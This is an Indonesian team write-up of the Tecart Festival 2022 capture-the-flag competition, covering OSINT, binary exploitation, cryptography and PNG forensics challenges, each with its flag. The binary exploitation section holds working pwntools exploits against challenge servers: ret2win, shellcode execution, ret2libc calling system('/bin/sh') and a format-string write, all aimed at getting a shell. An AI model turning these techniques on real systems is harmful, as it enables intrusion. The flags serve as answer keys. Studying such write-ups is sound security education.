# WriteUp Tecart Festival 2022

PtrStar
Kriss-kun
Urxry_zhqn
Ikan Tongkol

MISC

# 1. Siapa Imposter?

## a. Executive Summary


[description & hint]

## b. Technical Report


Berdasarkan clue yang diberikan ada beberapa hal penting yang perlu diperhatikan.

1. Diberikan sebuah gambar yang berjudul “among_us” dimana gambar ini merupakan gambar untuk foto pada grup peserta ctf.
2. “Nah ada seorang imposter diantara 12 orang pemain”. Merujuk ke sebuah grup line ctf yang berisikan 12 anggota.
3. “Dia akan menuntun kamu untuk mencari apa yang kamu butuhkan”. Ada seorang yang menuntun ke flag yang dicari.

Setelah mencari di antara anggota pada grup line maka salah satu akun yaitu Ananda Prema memiliki foto profil sebagai berikut.




Link tersebut (https://www.instagram.com/iam.nandap/) akan menunjukkan imposter yang dimaksud.




### c. Flag

Flag: `tecartfestival22{bUK4n_1mp05t3r}`

# 2. Pengagum Rahasia

## a. Executive Summary


[description & hint]

## b. Technical Report


Ada beberapa hal penting yang perlu diperhatikan :

1. Berdasarkan clue pada soal disana menekankan sebuah jejak digital dimana hal ini merupakan petunjuk menemukan flag.
2. Pada file “rasanya_pernah_liat.txt” berisikan sebuah pengumuman lomba yang mana hal ini berkaitan dengan poin 1.

Jejak digital biasanya sering dijumpai pada platform media sosial. Nah ditambah dengan penjuk dari file .txt maka salah satu informasi tersebut akan dapat dilihat pada sebuah media sosial instagram “techologyartisan”




DIsana akan terdapat jejak digital yaitu berupa flag yang dimaksud




## c. Flag

Flag:`tecartfestival22{p3N94gUm_t3CaRt}`


# 3. Makan Bang

## a. Executive Summary

[description & hint]

## b. Technical Report

Berdasarkan gambar yang diberikan tempat yang dimaksud itu adalah ACK Unud Jimbaran. “Tempatnya sudah berbintang lho” jika dicari pada google disana terdapat review untuk tempat tersebut.




## c. Flag

Flag: `tecartfestival22{4cK_Unu17}`


# 4. Review Jurnal

## a. Executive Summary

[description & hint]

## b. Technical Report

Berdasarkan clue pada soal maka jurnal yang dimaksud adalah jurnal yang berjudul “Pengujian Dan Analisa Anti Komputer Forensik Menggunakan Shred Tool”.



**Budi Rahardjo**
Jurusan Teknologi Informasi, Fakultas Teknik, Universitas Udayana.

**I Putu Agus Eka Pratama**
Jurusan Teknologi Informasi, Fakultas Teknik, Universitas UdayanaBukit Jimbaran, Bali

**DOI:** https://doi.org/10.24843/LKJITI.2016.v07.i02.p04

ABSTRACT

*Computer forensics and anti computer forensics are two opposing fields. Computer forensics is done by a computer forensics expert in order to obtain accurate data and evidence of cyber crime cases for investigation, while the anti-computer forensics conducted by the attacker to remove traces at once difficult computer forensics expert in performing its duties. For the attacker, the selection of anti-computer forensics tool that default on the target machine, more effective and faster than installing it first on the victim machine. For this reason the author chose shred as anti computer forensics applications on GNU / Linux machine. If anti forensic work, forensic experts*

ISSN 2088 - 1541 Vol.7, No. 2, Agustus 2016

Lontar Komputer
Jurnal Ilmiah Teknologi informasi

JURNAL ILMIAH
Jurusan Teknologi Informasi
Fakultas Teknik
Universitas Udayana

PDF

PUBLISHED

2016-08-01

## c. Flag

Flag: tecartfestival22{putu-shinoda@my-machine}

Binary Exploitation

# 1. Victory

## a. Executive Summary

Tutor memenangkan hatimu dong deck?

Khusus soal ini format flag : tecartfestival2022{}

nc 103.179.56.234 1111

Author : Ikan Tongkol#2264

## b. Technical Report

Ret2win biasa. Ada fungsi manggil shell. Exploitnya sebagai berikut

```
#!/usr/bin/python2
from pwn import *

#p = process('./chall')
p = remote('103.179.56.234',1111)
binary = context.binary = ELF("./chall")
ret = 0x000000000040101a
shell = 0x00000000004011ab

payload = ''
payload += 'A'*40
payload += p64(ret)
payload += p64(binary.sym['shell'])

p.sendline(payload)
p.interactive()
```

## c. Flag

Flag: **tecartfestival2022{kadang_hidup_ga_selalu_tentang_menang}**

# 2. Memory

## a. Executive Summary

Bang, hek memori ku bang.

Khusus soal ini format flag : tecartfestival2022{}

nc 103.179.56.234 2022

Author : Ikan Tongkol#2264

## b. Technical Report

Program jalanin mmap rwx. Jadi kita bisa nge-exec shellcode walaupun NX nya enabled. Exploitnya sebagai berikut.

```
#!/usr/bin/python2
from pwn import *

#p = process('./chall')
p = remote('103.179.56.234',2022)
context.arch = 'amd64'

payload = shellcraft.sh()
payload = asm(payload)

p.sendline(payload)
p.interactive()
```

## c. Flag

Flag:**tecartfestival2022{bayangkan_jika_soal_nasional_seperti_ini}**

# 3. Ultramen

## a. Executive Summary

Siapa yang peduli jika kau pergi?

nc 103.179.56.234 6969

Author : Ikan Tongkol#2264

## b. Technical Report

Soalnya hampir sama dengan victory. Karena ga ada fungsi shell, ya kita bisa pake libc untuk manggil shellnya. Ret2libc idenya, di-stripped biar bisa nyari main sendiri. Exploitnya sebagai berikut.

```
#!/usr/bin/python2
from pwn import *

p = process('./chall')
elf = context.binary = ELF('./chall')
libc = elf.libc
padding = 0x28
pop_rdi = 0x0000000000401293
ret_add = 0x000000000040101a
main = 0x0000000000401207

p.recvline()

payload = flat(
    'A' * padding,
    pop_rdi,
    elf.got['puts'],
    elf.plt['puts'],
    main
)
p.sendline(payload)

leak = u64(p.recv(6).ljust(8,'\x00'))
print(hex(leak))
libc.address = leak - libc.sym['puts']
print(hex(libc.address))
payload = flat(
    'A' * padding,
    pop_rdi,
    next(libc.search('/bin/sh\x00')),
    ret_add, #ret
    libc.sym['system'],
```

```
)
p.sendline(payload)
p.interactive()
```

## c. Flag

Flag: **tecartfestival2022{harusnya_lo_cabut_jangan_membadut}**

# 4. Nilai

## a. Executive Summary

Bro, kok aku ngerasa belom pinter-pinter ya bro?. Ini minta tolong ubahin nilaiku dong bro

nc 103.179.56.234 4500

Author : Ikan Tongkol#2264

## b. Technical Report

Ada vuln format string. Jadi bisa manfaatin itu untuk ngerubah nilai-nya. Exploitnya gini gan.

```
#!/usr/bin/python2

from pwn import *

p = process('./chall')
binary = ELF('./chall')

auth = binary.sym['nilai']

payload = p32(auth)
payload += 'A' * 6
payload += '%7$n'

p.sendline(payload)
p.interactive()
```

## c. Flag

Flag: tecartfestival2022{ultramen_kok_nangis?}

Cryptography

# 1. 3x + 1

## a. Executive Summary

This cipher is one hell of "a fine cipher".

## b. Technical Report

Diberikan sebuah file yang bernama "*flag.enc.txt*" yang didalamnya berisikan teks "gnhbagqndgzmbi22{vn5_+wz5_z5_@_qzon_hzuwna}". Berdasarkan dari deskripsi soal ini, kita dapat menduga bahwa metode enkripsi yang digunakan merupakan *affine cipher.*
Karena *affine cipher* merupakan sebuah monoalphabetic substitution cipher yang berbasis pada matematika modular, kita dapat membalikkan ciphernya dengan cara $(\text{char} - b) \times a^{-1} \bmod 26$, dimana $\text{char}$ merupakan representasi numerik dari karakter *ciphertext*, $a$ dan $b$ merupakan variabel kunci dari cipher ini. Dengan menggunakan nilai $a = 3$ dan $b = 1$, dapatlah ditemukan *plaintext* dari *ciphertext* yang diberikan.

Kode program yang digunakan untuk mendapatkan flag.

```
#!/usr/bin/env python3

from Crypto.Util.number import inverse

flag = "gnhbagqndgzmbi22{vn5_+wz5_z5_@_qzon_hzuwna}"

def rev_affine_cipher(inp, a_coef = 3, b_coef = 1):
    return ((inp - b_coef) * inverse(a_coef, 26)) % 26
    # no division in modulo, only multiplicative inverse

flag_enc = ""
for i in flag:
    if (i.islower()):
        flag_enc += chr(rev_affine_cipher(ord(i) - ord("a")) +
ord("a"))
    elif (i.isupper()):
        flag_enc += chr(rev_affine_cipher(ord(i) - ord("A")) +
ord("A"))
```

```
    else:
        flag_enc += i

print(flag_enc)
```

### c. Flag

Flag: **tecartfestival22{ye5_+hi5_i5_@_fine_cipher}**

# 2. Bimgung

## a. Executive Summary

**Deskripsi**:

Terkadang aku bimgung dengan mana yang kiri dan mana yang kanan.

**Hint**:


Cermati cara kerja feistel cipher.

## b. Technical Report

Diberikan sebuah file dengan ekstensi *.zip* dimana didalamnya terdapat dua file berbeda, yaitu *enc.py* dan *flag.enc*. Setelah melakukan analisis dari kode yang diberikan, dapat disimpulkan bahwa soal ini menggunakan sebuah *feistel cipher.*

Pada soal ini, fungsi *feistel_cipher()* mengambil dua argumen, yaitu left dan right, masing-masing mengambil bagian kiri dan kanan dari *plaintext.* Setelah itu, dapat dilihat bahwa terdapat fungsi *generate_key()* yang berfungsi untuk membangkitkan kunci sesuai dengan argumen yang diberikan. Dapat dilihat dari fungsi *generate_key()* bahwa *seed* yang digunakan untuk membangkitkan angka acak tidak di-set secara acak melainkan diberikan sebuah nilai konstanta yaitu $13337$, dengan ini kita dapat mengetahui *keystream* yang dihasilkan dari RNG tersebut.

Untuk dapat melakukan dekripsi feistel cipher, yang perlu dilakukan adalah dengan membalik input yang diberikan (keluaran *left* dijadikan masukkan *right*, begitu juga sebaliknya), serta membalik urutan *keystream* yang digunakan untuk mengenkripsi *plaintext* tersebut.




Kode program yang digunakan untuk mendapatkan flag.

```
#!/usr/bin/env python3

from Crypto.Util.number import bytes_to_long as b2l, long_to_bytes as
l2b
import random
# feistel cipher has the same decryption algorithm, however, we just
need to swap the left, right blocks, and reverse the stream of keys

def generate_key(key_rounds):
    random.seed(13337)
    key = []
    for i in range(key_rounds):
        key.append(random.randint(1337, 13333337))
    return key

def feistel_cipher2(left, right):
    try:
        left = b2l(left.encode())
        right = b2l(right.encode())
    except:
        assert isinstance(left, bytes) and isinstance(right, bytes)
        left = b2l(left)
        right = b2l(right)

    key = generate_key(35)[::-1] # reversing the key
    prev_left, prev_right = left, right
```

```
    for i in range(len(key)):
        left, right = prev_right, prev_left ^ (prev_right ^ key[i])
        prev_left, prev_right = left, right
    return l2b(left), l2b(right)

enc_left =
b'\x03\n\x11\n-\x1dS:\x1e\r6\x10!\x1a]@\x12M\x006[NNF0\x12\x9cS'
enc_right = b'tecartfestival22{fei5+e1_\xba\x11\xe4'

# one liner to print the flag
print(''.join(list(map(lambda x: x.decode(),
feistel_cipher2(enc_right, enc_left)))[::-1]))


# for easier viewing:
decoded_left, decoded_right = feistel_cipher2(enc_right, enc_left)
decoded_left = decoded_left.decode()
decoded_right = decoded_right.decode()
print(decoded_right + decoded_left) # both give the same result
```

### c. Flag

Flag:**tecartfestival22{fei5+e1_ne+work_i5_my_f@vori+e_ne+work}**

# 3. AES Counter

## a. Executive Summary

**Deskripsi**:
Apakah Anda bisa berhitung?

**Hint**:
Apa yang terjadi jika key yang sama diulangi berulang kali?

## b. Technical Report

Diberikan file dengan ekstensi *.zip* yang didalamnya berisi *enc.py* dan *flag.enc*. Didalam file *enc.py* kita dapat melihat bahwa soal ini menggunakan AES *cryptosystem*, dengan mode operasi CTR (Counter). Mode operasi ini mengubah sifat AES yang umumnya merupakan *block cipher* menjadi *stream cipher.*

Apabila diperhatikan dengan baik-baik, dapat terlihat bahwa lebih dari satu pesan dienkripsi dengan kunci yang sama. Oleh karena itu, relasi dari variabel *test, flag_enc,* dan *test_enc* dapat dijabarkan dengan bentuk matematika:

$$\text{test\_enc} = key \oplus \text{test}$$
$$\text{flag\_enc} = key \oplus \text{flag}$$
$$\text{flag} = \text{test\_enc} \oplus \text{test} \oplus \text{flag\_enc}$$

Kode program untuk mendapatkan flag:

```
#!/usr/bin/env python3

from binascii import unhexlify as unhex

test=b'We never stop investigating. We are never satisfied that we
know enough to get by. Every question we answer leads on to another
question. This has become the greatest survival trick of our species.'
flag_enc="28264466fa0b4aef4ca4f176fa6b7f77e738302cb9d73217dec3c09e110e
b5f47b10b18d"
test_enc="0b260769ed0949f81fa3ec6feb27242bea2f262de5d93d5ae8c694c96e30
e58b7822b0d06390144a917a24f662b2327a39c239265c8f7f6935b3726d0d2ba4ada7
2d682dae139a7f08369dd10a922bf3562272f56e0cfe685fff5b96fda41fe735d475c0
a3cc7d77cbec28aa191dd1f2f035ce614ae9eea12b08653e50b89fd7ef9893e3e6bb26
d933b63ce1611697548062cbe63efeb068ef0274b82aee99f71b929e419489c64114e4
f6d31913cdc0f883a90a6e9f47c36c5e8e6ed2ceb46bbc69339339"

def decrypt(flag_enc, test_enc, test):
    flag = ""
    flag_bytes = unhex(flag_enc)
    test_bytes = unhex(test_enc)
    for i in range(len(flag_bytes)):
        flag += chr(flag_bytes[i] ^ test_bytes[i] ^ test[i])
    return flag

print(decrypt(flag_enc, test_enc, test))
```

## c. Flag

Flag: **tecartfestival22{reu5in9_k3y_i5_b@d}**

# 4. Kapitalis

## a. Executive Summary

**Deskripsi**:
Saya cinta kapitalis

## b. Technical Report

Pada soal ini diberikan sebuah file dengan ekstensi *.zip* yang berisikan *enc.py* dan *flag.enc.* Dalam file *flag.enc* kita dapat lihat bahwa terdapat banyak *dummy text* dalam bentuk *lorem ipsum.* Ketika diamati, terlihat bahwa seluruh *dummy text* berupa *lowercase* dan terdapat beberapa karakter *uppercase* yang tidak sesuai dengan *dummy text* lainnya. Ternyata, karakter *uppercase* (kapital) itu merupakan flag untuk *challenge* ini.

Kode program untuk mendapatkan flag:

```
#!/usr/bin/env python3

ct = open("flag.enc", "r").read()

flag = ""
for char in ct:
    if (char.isupper()):
        flag += char

print(flag)
```

## c. Flag

Flag: **tecartfestival22{KAPITALISADALAHJALANNINJAKU}**

# 5. Multi-Fun!

## a. Executive Summary

**Deskripsi**:
Multiple bytes for maximum fun

## b. Technical Report

*Challenge* ini menggunakan operasi XOR pada *multiple bytes.* Cara untuk dapat menyelesaikan soal ini adalah dengan mengetahui bahwa terdapat *partial known plaintext* dari *ciphertext* yang diberikan. Dengan demikian, kita dapat mengetahui *key* yang digunakan, dan dapat me-*recover* plaintext yang di XOR dengan *key* tersebut.

Kode program untuk mendapatkan flag:

```
#!/usr/bin/env python3

flag = open("flag.enc", "r").read()

known_plaintext = "tecartfestival22{"
key = []

for i, v in enumerate(known_plaintext):
    key.append(ord(v) ^ ord(flag[i]))

final_flag = ""
for i, v in enumerate(flag):
    final_flag += chr(ord(v) ^ key[i%(len(key))])

print(final_flag)
```

## c. Flag

Flag: **tecartfestival22{mu1+ibytes_equ@1_mul+ifun}**

Forensic

# 1. Invalid

## a. Executive Summary

**Deskripsi**:


Lagi mau belajar heap exploit pwn lagi karena 2 tahun lalu vakum, eh sekarang gambarnya ga kebaca :( bisa bantu recover?

**Hint**:

Checksum filenya masih sama sih kayak 2 tahun lalu, apa yang salah ya ? :(

## b. Technical Report

Ada *corrupted value* pada **chunk IHDR** image PNG dimana *width* dan *height*nya salah. Namun karena berdasarkan hint, *checksum*nya masih sama , maka kita bisa kalkulasi *width* dan *height* PNGnya dengan cara *bruteforcing* lewat CRC32 hash.




Checksum file PNG terletak pada bytes ke 0x14 hingga 0x17, maka kita parsing dan jadikan sebagai *big endian*.

Kita dapat melakukan scripting bruteforce:


```
from binascii import crc32

crc_checksum = int.from_bytes(b'\x53\x29\xea\x7e',byteorder='big')
#\x9a\x05\x6c\x98
```

```
for h in range(0xffff):
   for w in range(0xffff):
         #IHDR Chunk + (4 Bytes Width) + (4 Bytes Height) + Bit
Depth + Col Type + Compression Method + Filter Method + Interlace
Method

crc=b"\x49\x48\x44\x52"+w.to_bytes(4,byteorder='big')+h.to_bytes(4,by
teorder='big')+b"\x08\x06\x00\x00\x00"
         if crc32(crc) % (1<<32) == crc_checksum:
               print('Image Width: ',end="")
               print(hex(w))
               print('Image Height :',end="")
               print(hex(h))
               exit(0)
```

